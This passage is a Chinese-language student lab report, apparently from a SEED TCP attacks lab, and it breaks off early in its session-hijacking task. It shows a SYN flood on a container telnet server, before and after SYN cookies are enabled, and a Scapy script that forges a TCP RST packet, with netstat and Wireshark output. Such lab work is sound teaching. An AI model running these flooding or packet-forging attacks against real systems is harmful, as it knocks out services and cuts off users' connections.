
Task1：

SYN 泛洪是 DoS 攻击的一种形式，攻击者将向受害者的 TCP 端口发送许多 SYN 请求，但攻击者无意完成三方握手过程。攻击者要么使用欺骗性的 IP 地址或不继续此过程。通过这次攻击，攻击者可以淹没受害者用于半开连接的队列，即。这些连接已经完成了 SYN，SYN-ACK，但尚未得到最后的 ACK 恢复。当此队列已满时，受害者无法再进行任何连接。


在此任务中，您需要演示 SYN 泛洪攻击。然后启用 SYNCookie 机制，再次运行攻击，并比较结果。

攻击前，用户可以正常登录服务器：




```
root@6a24ee1f581a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9f6c678ea869 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

使用 netstat -na 命令在服务器上进行观察：




```
root@9f6c678ea869:/# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:36661        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:49388          ESTABLISHED
udp        0      0 127.0.0.11:54812        0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
```

使用 flush 命令进行清除，准备进行攻击测试：




```
root@9f6c678ea869:/# ip tcp_metrics flush
root@9f6c678ea869:/# 
```

使用环境提供的攻击程序进行攻击：




```
[07/08/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[07/08/21]seed@VM:~/.../volumes$ 
```




```
root@VM:/volumes# synflood 10.9.0.5 23
```

攻击后再使用用户进行登录，可以观察到用户无法登陆至服务器：




```
root@6a24ee1f581a:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

此时使用 netstat -na 命令观察服务器，可以看到大量 SYN_RECV 状态的链接，证明受到了攻击：




```
root@9f6c678ea869:/# netstat - na
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 9f6c678ea869:telnet     ip-174-153-217-43:26748 SYN_RECV
tcp        0      0 9f6c678ea869:telnet     5.63.106.98:37248       SYN_RECV
tcp        0      0 9f6c678ea869:telnet     33.136.225.57:28347     SYN_RECV
tcp        0      0 9f6c678ea869:telnet     165.78.43.126:18261     SYN_RECV
tcp        0      0 9f6c678ea869:telnet     1.154.32.59.broad.:9768 SYN_RECV
tcp        0      0 9f6c678ea869:telnet     24-230-218-65.res:32011 SYN_RECV
tcp        0      0 9f6c678ea869:telnet     117.107.230.67:39320    SYN_RECV
tcp        0      0 9f6c678ea869:telnet     mta-70-92-217-18.:54209 SYN_RECV
tcp        0      0 9f6c678ea869:telnet     c-98-201-76-10.hs:10547 SYN_RECV
```

如果在攻击前成功登陆一次，则服务器受到攻击后用户仍然可以登录成功：




```
root@6a24ee1f581a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9f6c678ea869 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 20:09:26 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@9f6c678ea869:~$ exit
logout
Connection closed by foreign host.
```



```
root@6a24ee1f581a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9f6c678ea869 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 20:16:40 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@9f6c678ea869:~$
```


再进行打开 cookie 机制后的攻击测试：

打开 cookie：



```
    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

                                                              19,1          2%
```


可以看到攻击后用户依然能成功登录：



```
root@ae0e4dde9d47:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
edcf638c4f15 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

此时使用 netstat -na 命令查看状态，可以看到状态为 ESTABLISHED 的成功建立的

链接：




```
tcp        0      0 10.9.0.5:23             19.169.19.47:45754      SYN_RECV
tcp        0      0 10.9.0.5:23             86.247.147.35:18018     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:49414          ESTABLISHED
tcp        0      0 10.9.0.5:23             135.160.7.45:56321      SYN_RECV
tcp        0      0 10.9.0.5:23             178.138.72.32:59892     SYN_RECV
```

Task2：

TCPRST 攻击可以终止两个受害者之间已建立的 TCP 连接。例如，如果两个用户 A 和 B 之间有已建立的远程网络连接(TCP)，攻击者可以从 A 到 B 欺骗 RST 数据包，断开现有连接。要成功实施此攻击，攻击者需要正确构造 TCPRST 数据包。在此任务中，您需要从 VM 启动 TCPRST 攻击，以断开容器 A 和 B 之间的现有远程网连接。为了简化实验室，我们假设攻击者和受害者在同一局域网上，即攻击者可以观察到 A 和 B 之间的 TCP 流量。


请使用 Scapy 来进行 TCPRST 攻击。

使用 telnet 建立连接：




```
root@41c109080012:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
819ed5ca82d8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul  8 20:51:36 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@819ed5ca82d8:~$ 
```

使用 Wireshark 抓取连接建立的最后一个数据包：




```
122 2021-07-08 16:5… 10.9.0.5   10.9.0.6   TCP   89 [TCP Retransmission] 23 → 49464 [PSH, ACK] Seq=4223397320 Ack…
123 2021-07-08 16:5… 10.9.0.6   10.9.0.5   TCP   68 49464 → 23 [ACK] Seq=1652086395 Ack=4223397341 Win=64128 Len=…
124 2021-07-08 16:5… 10.9.0.6   10.9.0.5   TCP   68 [TCP Dup ACK 123#1] 49464 → 23 [ACK] Seq=1652086395 Ack=42233…

▸ Frame 123: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 49464, Dst Port: 23, Seq: 1652086395, Ack: 4223397341, Len: 0
    Source Port: 49464
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1652086395
    [Next sequence number: 1652086395]
    Acknowledgment number: 4223397341
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
```

在攻击程序中设置相应的源地址、目标地址、端口号、seq 值、ack 值，设置 flag 为 R：




```
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=49464, dport=23, flags="R", seq=1652086395, ack=4223397341)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
~
~
```

攻击者执行程序进行攻击：



```
root@VM:/# cd volumes
root@VM:/volumes# python3 task2.py
version    : BitField  (4 bits)                   = 4            (4)
ihl        : BitField  (4 bits)                   = None         (None)
tos        : XByteField                           = 0            (0)
len        : ShortField                           = None         (None)
id         : ShortField                           = 1            (1)
flags      : FlagsField  (3 bits)                 = <Flag 0 ()>  (<Flag 0 ()>)
frag       : BitField  (13 bits)                  = 0            (0)
ttl        : ByteField                            = 64           (64)
proto      : ByteEnumField                        = 6            (0)
chksum     : XShortField                          = None         (None)
src        : SourceIPField                        = '10.9.0.6'   (None)
dst        : DestIPField                          = '10.9.0.5'   (None)
options    : PacketListField                      = []           ([])
--
sport      : ShortEnumField                       = 49464        (20)
dport      : ShortEnumField                       = 23           (80)
seq        : IntField                             = 1652086395   (0)
ack        : IntField                             = 4223397341   (0)
dataofs    : BitField  (4 bits)                   = None         (None)
reserved   : BitField  (3 bits)                   = 0            (0)
flags      : FlagsField  (9 bits)                 = <Flag 4 (R)> (<Flag 2 (S)>
)
```

用户端可以观察到与服务器链接中断的提示，证明攻击成功：




```
seed@819ed5ca82d8:~$ Connection closed by foreign host.
```

Task3：


TCP 会话劫持攻击的目标是通过向此会话中注入恶意内容来劫持两个受害者之间的现有 TCP 连接（会话）。如果此连接是电信网会话，攻击者可以注入恶意命令。删除一个重要的文件)到此会话中，导致受害者执行恶意命令。图 3 描述了该攻击的工作方式。在此任务中，您需要演示如何在两台计算机之间劫持远程网络会话。您的目标是让 telnet 服务器从中运行恶意命令。

攻击前登陆进入后的目录下的文件如下（下面的几个文件是之前实验失败的结果，不会产生影响）：




```
seed@8f07893a602e:~$ ls
attack.py  attack.pytouch
```

使用 wireshark 抓取建立 telnet 连接的最后一个数据包，按照其数据填写攻击程序中的对应变量值，恶意命令设置为创建一个文件 attack.txt：




```
▸ Frame 163: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 49618, Dst Port: 23, Seq: 1040040670, Ack: 45588956, Len: 1
    Source Port: 49618
